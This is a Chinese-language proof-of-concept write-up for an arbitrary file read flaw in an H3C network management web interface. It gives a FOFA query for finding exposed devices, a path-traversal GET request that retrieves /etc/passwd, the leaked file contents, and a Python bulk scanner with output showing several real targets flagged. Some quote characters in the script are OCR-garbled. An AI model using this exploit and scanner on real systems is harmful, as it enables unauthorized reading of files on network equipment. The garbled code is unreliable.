H3C 网络管理系统 file_name 任意文件读取


fofa

```
body="webui/js/jquerylib/jquery-1.7.2.min.js"
```

POC

```
GET /webui/?file_name=../../../../../etc/passwd&g=sys_dia_data_down HTTP/1.1

Host:your ip

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Connection: close
```


构造数据包，返回数据包



```
GET /webui/?file_name=../../../../../etc/passwd&g=sys_dia_data_down HTTP/1.1
Host:[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
```

```
HTTP/1.1 200 OK
Set-Cookie: USGSESSID=54ae5ea2aee526[redacted]
path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
P3P: CP="IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVDi CONi HIS OUR IND CNT"
Pragma: public
Cache-Control: private
Content-type: text/plain
Accept-Ranges: bytes
Content-Disposition: attachment; filename=../../../../../etc/passwd
Connection: close
Date: Sat, 21 Dec 2024 01:12:20 GMT
Server: lighttpd/1.4.35
Content-Length: 106

root::0:0:root:/:/bin/sh
nobody:x:0:0:nobody:/nonexistent:/bin/false
sshd::103:103::/var/run/sshd:/bin/sh
```

```
import requests

import argparse

from requests.exceptions import RequestException
from urllib3.exceptions import InsecureRequestWarning



requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)


def check_vulnerability(url):
    try:
        attack_url = url.rstrip('/') +
"/webui/?file_name=../../../../../etc/passwd&g=sys_dia_data_down"

        response = requests.get(attack_url, verify=False, timeout=10)

        if response.status_code == 200 and 'root' in response.text:
            print(f"该网址存在任意文件读取漏洞。")
        else:
            print(f"未发现漏洞。")
    except RequestException as e:
        print(f"请求失败: {e}")



def main():
    parser = argparse.ArgumentParser(description='检查该目标是否存在 file_name 任意文件读取
漏洞。')
    parser.add_argument('-u', '--url', help='目标 URL')
    parser.add_argument('-f', '--file', help='URL 文本文件')

    args = parser.parse_args()

    if args.url:
        args.url = "http://" + args.url.strip("/") if not args.url.startswith(("http://",
"https://")) else args.url
        check_vulnerability(args.url)
    elif args.file:
        with open(args.file, 'r') as file:
            urls = file.read().splitlines()
            for url in urls:
                url = ″http://″ + url.strip(″/″) if not url.startswith((″http://″,
″https://″)) else url
                check_vulnerability(url)



if __name__ == ’__main__’:
    main()
```



```
该网址存在任意文件读取漏洞。
(.venv) PS D:\[redacted]06> python H3C.py -u [redacted]
该网址存在任意文件读取漏洞。
(.venv) PS D:\[redacted]day06> python H3C.py -u [redacted]
该网址存在任意文件读取漏洞。
(.venv) PS D:\[redacted]\day06> python H3C.py -u [redacted]
该网址存在任意文件读取漏洞。
(.venv) PS D:\[redacted]\day06> python H3C.py -u [redacted]
该网址存在任意文件读取漏洞。
(.venv) PS D:\[redacted]\day06>
```